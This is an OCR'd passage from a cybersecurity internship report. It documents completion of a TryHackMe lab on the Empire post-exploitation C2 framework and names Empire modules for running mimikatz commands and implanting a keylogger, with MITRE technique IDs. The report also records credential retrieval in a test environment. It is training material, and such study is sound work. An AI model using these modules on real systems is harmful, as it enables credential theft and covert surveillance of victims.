
    - Gathered system information.
    - Retrieved credentials from the test environment.

Completion Evidence:


tryhackme.com/room/rppsempire
Woop woop! Your answer is correct
Congratulations on completing Empire!!!
Points earned
32
Completed tasks
10
Room type
Walkthrough
Difficulty
Easy
Streak
57
Leave Feedback
Next


tryhackme.com/room/rppsempire
Try Hack Me
Dashboard
Learn
Compete
Other
10.10.173.60
57
Learn > Empire
Empire
Learn how to use Empire and it's GUI Starkiller, a powerful post-exploitation C2 framework.
Easy
45 min
Share your achievement
Show Split View
Help
Save Room
559
Options
Room completed (100%)
Task 1 Introduction
Task 2 Deploy!
Task 3 Installation
Task 4 Menu Overview
Task 5 Listeners
Task 6 Stagers


tryhackme.com/room/rppsempire
Room completed (100%)
Answer the questions below
What module allows you to use any mimikatz command?
powershell/credentials/mimikatz/command
✓ Correct Answer
What MITRE ATT&CK technique is associated with powershell/trollsploit/voicetroll?
T1491
✓ Correct Answer
What module implants a keylogger on the device?
powershell/collection/keylogger
✓ Correct Answer
What MITRE ATT&CK technique is associated with the module above?
T1056
✓ Correct Answer
Read the above and move on to using plugins to make custom modules.
No answer needed
✓ Correct Answer
Task 9 Plugins
Task 10 Conclusion


tryhackme.com/room/rppsempire
Room completed (100%)
Task 1 Introduction
Task 2 Deploy!
Task 3 Installation
Task 4 Menu Overview
Task 5 Listeners
Task 6 Stagers
Task 7 Agents
Task 8 Modules
Task 9 Plugins
Task 10 Conclusion
How likely are you to recommend this room to others?

6.4 Key Learnings from Hands-on Labs

- **Metasploit** offers modular and powerful exploitation workflows, but precision in module selection and configuration is crucial.
- **Burp Suite Repeater** allows detailed, fine-grained testing of web vulnerabilities without relying solely on automated scanners.
- **Empire** showcases the importance of defense-in-depth, as persistence and lateral movement techniques are powerful if left unchecked.

Completing these labs provided critical real-world insights into offensive security operations, solidifying the theoretical knowledge gained throughout the internship.

EncryptEdge Labs

This Internship Task report was developed on [April, 28, 2025]

By:

atalmamun@gmail.com